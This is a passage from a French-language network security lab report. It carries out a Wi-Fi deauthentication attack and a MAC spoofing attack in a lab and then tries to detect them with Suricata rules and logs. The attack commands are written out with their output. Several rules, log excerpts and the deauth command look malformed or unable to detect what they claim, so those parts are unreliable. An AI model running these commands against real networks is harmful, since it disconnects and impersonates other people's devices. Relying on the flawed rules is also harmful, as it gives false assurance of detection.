DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 95980128
DHCPv6 Client DUID . . . . . : 00-01-00-01-26-48-95-60-B8-8A-60-B3-6F-A0
DNS Servers . . . . . : 81.192.17.60
81.192.17.61
NetBIOS over Tcpip. . . . . : Enabled

```


Je vais lancer l'attaque :

```


root@Linux-ThinkPad-T440s:/# aircrack-ng --deauth 20000 -e 0C:B6:D2:B7:F5:E1 -c 88:8A:60:B3:6F:A0 wlp3s0mon
18:59:52 Waiting for beacon frame (BSSID: 0C:B6:D2:B7:F5:E1) on channel 2
18:59:54 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 7 ] 0 ACKs]
18:59:55 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 26 ] 0 ACKs]
18:59:56 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 16 ] 0 ACKs]
18:59:57 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 13 ] 0 ACKs]
18:59:58 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 10 ] 0 ACKs]
18:59:59 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 26 ] 0 ACKs]
19:00:00 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 47 ] 3 ACKs]
19:00:00 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 48 ] 5 ACKs]
19:00:01 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 4 ] 0 ACKs]
19:00:02 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 35 ] 0 ACKs]
19:00:03 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 36 ] 0 ACKs]
19:00:03 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 6 ] 0 ACKs]
19:00:04 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 64 ] 2 ACKs]
19:00:04 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 32 ] 4 ACKs]
19:00:05 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 11 ] 0 ACKs]
19:00:06 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 9 ] 0 ACKs]
19:00:06 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 9 ] 0 ACKs]
19:00:07 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 5 ] 0 ACKs]
19:00:07 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 4 ] 0 ACKs]
19:00:08 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 4 ] 0 ACKs]
19:00:08 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]
19:00:09 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]
19:00:09 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]
19:00:10 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]
19:00:10 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]
19:00:11 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]
19:00:11 Sending 04 directed Deauth (code 7). STMAC: [88:8A:60:B3:6F:A0] [ 0 ] 0 ACKs]

```

L'état du pc avant attaque :



L'état du pc après l'attaque :




Il est déconnecté.

### b) Détection avec suricata :

Première étape : est de configurer les règles :

Créer les règles dans un fichier appelée /etc/suricata/rules/detect.rules



```
hanna2@server: /var/log/suricata
hanna2@server: /etc/suricata/rules
hanna2@server: /etc/suricata/rules 101x33
GNU nano 4.8 detect.rules
alert tcp any any -> any any (msg:"Excessive Deauthentication Requests"; flow:established; threshold:>
alert tcp any any -> any any (msg:"Sudden Disconnection of Multiple Clients"; flow:established; thre>
alert tcp any any -> any any (msg:"Unusual Deauthentication Patterns"; flow:established; threshold:>
alert tcp any any -> any any (msg:"Unexpected Disconnections"; flow:established; threshold:type thre>
alert tcp any any -> any any (msg:"Unauthenticated Deauthentication Requests"; flow:established; con>
alert tcp any any -> any any (msg:"Sudden Disconnection of Single Client"; flow:established; thresho>
```

Qui sont :

```
alert tcp any any -> any any (msg:"Excessive Deauthentication Requests"; flow:established;
threshold:type threshold, track by_src, count 10, seconds 60; sid:100001;)
alert tcp any any -> any any (msg:"Sudden Disconnection of Multiple Clients"; flow:established;
threshold:type threshold, track by_dst, count 5, seconds 10; sid:100002;)
alert tcp any any -> any any (msg:"Unusual Deauthentication Patterns"; flow:established;
threshold:type threshold, track by_src, count 3, seconds 1; sid:100003;)
alert tcp any any -> any any (msg:"Unexpected Disconnections"; flow:established; threshold:type
threshold, track by_src, count 5, seconds 30; sid:100004;)
alert tcp any any -> any any (msg:"Unauthenticated Deauthentication Requests"; flow:established;
content:"Deauthentication"; threshold:type limit, track by_src, count 1, seconds 5; sid:100005;)
alert tcp any any -> any any (msg:"Sudden Disconnection of Single Client"; flow:established;
threshold:type threshold, track by_dst, count 1, seconds 5; sid:100006;)
```

Que fait ces règles ?

#### **"Demandes de désauthentification excessives" :**

Cette règle est déclenchée lorsqu'il y a plus de 10 demandes de désauthentification dans un délai de 60 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la détection de demandes de désauthentification excessives.

#### **"Déconnexion soudaine de plusieurs clients" :**

Cette règle est déclenchée lorsqu'il y a plus de 5 connexions TCP établies qui se terminent brusquement dans un délai de 10 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la déconnexion soudaine de plusieurs clients.

#### **"Modèles de désauthentification inhabituels" :**

Cette règle est déclenchée lorsqu'il y a 3 demandes de désauthentification ou plus provenant de la même adresse IP source dans un délai d'une seconde.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la détection de modèles de désauthentification inhabituels.

#### **"Déconnexions inattendues" :**

Cette règle est déclenchée lorsqu'au moins 5 connexions TCP établies sont brusquement interrompues dans un délai de 30 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer les déconnexions inattendues.

#### **"Demandes de désauthentification non authentifiées" :**

Cette règle est déclenchée lorsqu'une seule demande de désauthentification est détectée dans un délai de 5 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle a une correspondance de contenu sur le mot-clé « Désauthentification » pour identifier les demandes de désauthentification et un message lui est associé pour indiquer les demandes de désauthentification non authentifiées.

#### **"Déconnexion soudaine d'un seul client" :**

Cette règle est déclenchée lorsqu'il existe une seule connexion TCP établie qui se termine brusquement dans un délai de 5 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la déconnexion soudaine d'un seul client.

Ces règles Suricata aident à détecter et à alerter sur divers événements liés à la désauthentification et les déconnexions inattendues dans un réseau.

Ajouter les règles à suricata.yaml :

```
default-rule-path: /var/lib/suricata/rules

rule-files:
  - /etc/suricata/rules/deaut.rules
  - /etc/suricata/rules/detect_deaut.rules
  - /etc/suricata/rules/detect.rules # arrow pointing here
  - /etc/suricata/rules/detect-dos.rules

## - suricata.rules
## - /etc/suricata/rules/local.rules

##
## Auxiliary configuration files.
##
```

Réseau monitorer :

```
vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.1.0/24]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

  EXTERNAL_NET: "!$HOME_NET"
  #EXTERNAL_NET: "any"
```

Tester suricata :

```
hanna2@server: ~ $ sudo suricata -T -c /etc/suricata/suricata.yaml -v
4/6/2023 -- 18:59:12 - <Info> - Running suricata under test mode
4/6/2023 -- 18:59:12 - <Notice> - This is Suricata version 6.0.11 RELEASE running in SYSTEM
node
4/6/2023 -- 18:59:12 - <Info> - CPUs/cores online: 1
4/6/2023 -- 18:59:12 - <Info> - fast output device (regular) initialized: fast.log
4/6/2023 -- 18:59:12 - <Info> - eve-log output device (regular) initialized: eve.json
4/6/2023 -- 18:59:12 - <Info> - stats output device (regular) initialized: stats.log
4/6/2023 -- 18:59:12 - <Info> - 4 rule files processed. 10 rules successfully loaded, 0 rule
s failed
4/6/2023 -- 18:59:12 - <Info> - Threshold config parsed: 0 rule(s) found
4/6/2023 -- 18:59:12 - <Info> - 10 signatures processed. 0 are IP-only rules, 3 are inspecti
ng packet payload, 0 inspect application layer, 0 are decoder event only
4/6/2023 -- 18:59:12 - <Notice> - Configuration provided was successfully loaded. Exiting.
4/6/2023 -- 18:59:12 - <Info> - cleaning up signature grouping structure... complete
hanna2@server: ~ $ systemctl restart suricata
```

Donc ça marche.

## Deuxième étape :

Maintenant, je dois vérifier le fichier eve.json pour voir s'il y a des journaux et je vais filtrer avec des mots-clés spécifiés dans les messages de règles que j'ai créés :

Voilà les résultats de mes recherches :

```
{
  "timestamp": "2023-06-04T19:05:31.203746+0100",
  "flow_id": 109555897645845,
  "ta_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "192.168.1.15",
  "src_port": 51138,
  "dst_ip": "35.162.15.227",
  "dst_port": 443,
  "proto": "TCP",
  "flow_label": "1:GCC26VU/SBLoZtjpW5auMPFoE=",
  "alert": {
    "action": "allowed",
    "id": 1,
    "signature_id": 100001,
    "raw": 0,
    "signature": "Excessive Deauthentication Requests",
    "category": "",
    "severity": 3
  },
  "ta": {
    "subject": "CN=*,segment.io",
    "issuance": "C=US, O=Amazon, CN=Amazon RSA 2048 N01",
    "serial": "0B:7E:83:81:4D:06:09:1F:1B:4E:53:D6:37:5B:A2",
    "fingerprint": "a2:ff:1c:f4:4a:c6:b2:cc:7e:5e:d6:13:e1:e2:d6:3f:76:21:b1:ea",
    "val": "api_segment.io",
    "version": "TLS 1.2",
    "notbefore": "2023-02-10T00:00:00",
    "notafter": "2024-02-10T23:59:59",
    "id": 0,
    "raw": 0
  },
  "flow": {
    "flow_id": 109555897645845,
    "flow_label": "1:GCC26VU/SBLoZtjpW5auMPFoE=",
    "src_ip": "192.168.1.15",
    "src_port": 51138,
    "dst_ip": "35.162.15.227",
    "dst_port": 443,
    "proto": "TCP",
    "flow_label": "1:GCC26VU/SBLoZtjpW5auMPFoE=",
    "flow_id": 554509567408236,
    "ta_iface": "enp0s3",
    "event_id": 17,
    "src_ip": "192.168.1.15",
    "src_port": 51138,
    "dst_ip": "35.162.15.227",
    "dst_port": 443,
    "proto": "TCP",
    "signature_id": 100004,
    "raw": 0,
    "signature": "Unexpected Disconnections",
    "category": "",
    "severity": 3
  }
}
```

```
{
  "timestamp": "2023-06-04T19:03:25.431869+0100",
  "flow_id": 1978394298198623,
  "in_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "192.168.1.15",
  "src_port": 51092,
  "dest_ip": "3.225.132.116",
  "dest_port": 443,
  "proto": "TCP",
  "community_id": "1:26V1VHnpz7YNoB++xSsCmbg9E6k=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 100003,
    "rev": 0,
    "signature": "Unusual Deauthentication Patterns",
    "category": "",
    "severity": 3
  },
  "fix": {
    "fixing_resumed": true,
    "mtu": "api.compose.mtu",
    "version": "TLS 1.2",
    "jst": 0,
    "jdt": 0
  },
  "new_proto": "tls",
  "flow": {
    "syslog_inserver": 23,
    "syslog_outclient": 33,
    "syslog_inserver": 3137,
    "syslog_outclient": 3200,
    "start": "2023-06-04T19:01:02.567903+0100"
  }
}

{
  "timestamp": "2023-06-04T19:03:25.431869+0100",
  "flow_id": 1978394298198623,
  "in_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "192.168.1.15",
  "src_port": 51092,
  "dest_ip": "3.225.132.116",
  "dest_port": 443,
  "proto": "TCP",
  "community_id": "1:26V1VHnpz7YNoB++xSsCmbg9E6k=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 100006,
    "rev": 0,
    "signature": "Sudden Disconnection of Single Client",
    "category": "",
    "severity": 3
  },
  "fix": {
    "fix": {
      "fixing_resumed": true,
      "mtu": "api.compose.mtu",
      "version": "TLS 1.2",
      "jst": {},
      "jdt": {}
    }
  },
  "new_proto": "tls"
}
```

```
{
  "timestamp": "2023-06-04T19:05:31.446891+0100",
  "flow_id": 1095550897645845,
  "in_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "35.162.15.227",
  "src_port": 443,
  "dest_ip": "192.168.1.15",
  "dest_port": 51138,
  "proto": "TCP",
  "community_id": "1:GCC26VU/5Bl0ZtjpWW5auWPFoE=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 100002,
    "rev": 0,
    "signature": "Sudden Disconnection of Multiple Clients",
    "category": "",
    "severity": 3
  },
  "fix": {
    "subject": "CN=*.segment.io",
  }
}
```

Les règles ont été déclenchées et notre attaque contre l'ordinateur d'adresse de destination de 192.168.1.15 a été capturée.

### c) Détection avec snort :

## LAB 3 : Mac Spoofing :

### a) Implémentation :

Topologie :




Figure 224: Topologie d'attaque

La première étape consistera à analyser le réseau pour voir quelles adresses IPs appartiennent à quelles adresses mac et donc déterminer sur laquelle je veux usurper :

```
QUITTING!
[~] (attacker㉿attacker) ~
$ sudo nmap -sn -PR 192.168.81.0/24 -PR -PE -PA21,23,80,3389 --privileged
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 15:18 EDT
Nmap scan report for 192.168.81.1
Host is up (0.00038s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.81.129
Host is up (1.2s latency).
MAC Address: 00:0C:29:45:E5:B6 (VMware)
Nmap scan report for 192.168.81.130
Host is up (0.075s latency).
MAC Address: 00:0C:29:95:E2:50 (VMware)
Nmap scan report for 192.168.81.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:E1:88:C0 (VMware)
Nmap scan report for 192.168.81.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 33.74 seconds
[~] (attacker㉿attacker) ~
$
```

Figure 225: Nmap scan

À partir du résultat ci-dessus, j'ai déterminé quelle est l'adresse mac de l'adresse IP que je veux usurper, c'est-à-dire le mac de l'adresse "192.168.81.130"

je vais lancer l'attaque en utilisant l'outil macchanger :


```
$ sudo macchanger -m 00:0c:29:95:e2:50 eth0
[sudo] password for attacker:
Current MAC: 00:0c:29:32:03:09 (VMware, Inc.)
Permanent MAC: 00:0c:29:32:03:09 (VMware, Inc.)
New MAC: 00:0c:29:95:e2:50 (VMware, Inc.)
```

Figure 226: Résultat

Et comme vous pouvez le voir, l'adresse mac a été modifiée avec succès.

### b) Détection avec suricata et sort :

Création de la règle ;




Fait quoi ?

**alert ip any 192.168.81.129-> any any (msg:"Possible MAC Spoofing Detected - Inconsistent Source MAC"; ether.src != mac; sid:1000001; rev:1);**

Cette règle générera une alerte si l'adresse MAC source (ether.src) dans l'en-tête Ethernet ne correspond pas à l'adresse MAC attendue (mac). Cela indique une tentative potentielle de MAC spoofing.

L'ajout de ce fichier a suricata.yaml :



```

Activities Terminal ▾ Jun 11 11:25
ids@ubuntu: /etc/suricata

GNU nano 4.8 suricata.yaml Modified
# See Napatech NTPL documentation other hashmodes and details on their use.
#
# This parameter has no effect if auto-config is disabled.
#
hashmode: hash5tuplesorted

##
## Configure Suricata to load Suricata-Update managed rules.
##

default-rule-path: /var/lib/suricata/rules

rule-files:
- suricata.rules
- /etc/suricata/rules/DetectMacSpoof.rules
- /etc/suricata/rules/Macflood.rules

##
## Auxiliary configuration files.


classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
# threshold-file: /etc/suricata/threshold.config

##

```

Get Help Write Out Where Is Cut Text Justify Cur Pos  
Exit Read File Replace Paste Text To Spell Go To Line

## Résultat :



Attacker - VMware Workstation 17 Player (Non-commercial use only)

Player Activities Terminal Jun 11 12:03

```

:20000
06/11/2023-10:34:45.755364 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.758343 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.787625 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.789479 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10001 -> 192.168.81.128
:20005
06/11/2023-10:34:45.790609 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.793273 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.794411 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.808486 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000
06/11/2023-10:34:45.808873 [**] [1:100001:1] Possible MAC flooding detected [**]
[Classification: (null)] [Priority: 3] (UDP) 192.168.81.1:10000 -> 192.168.81.128
:20000

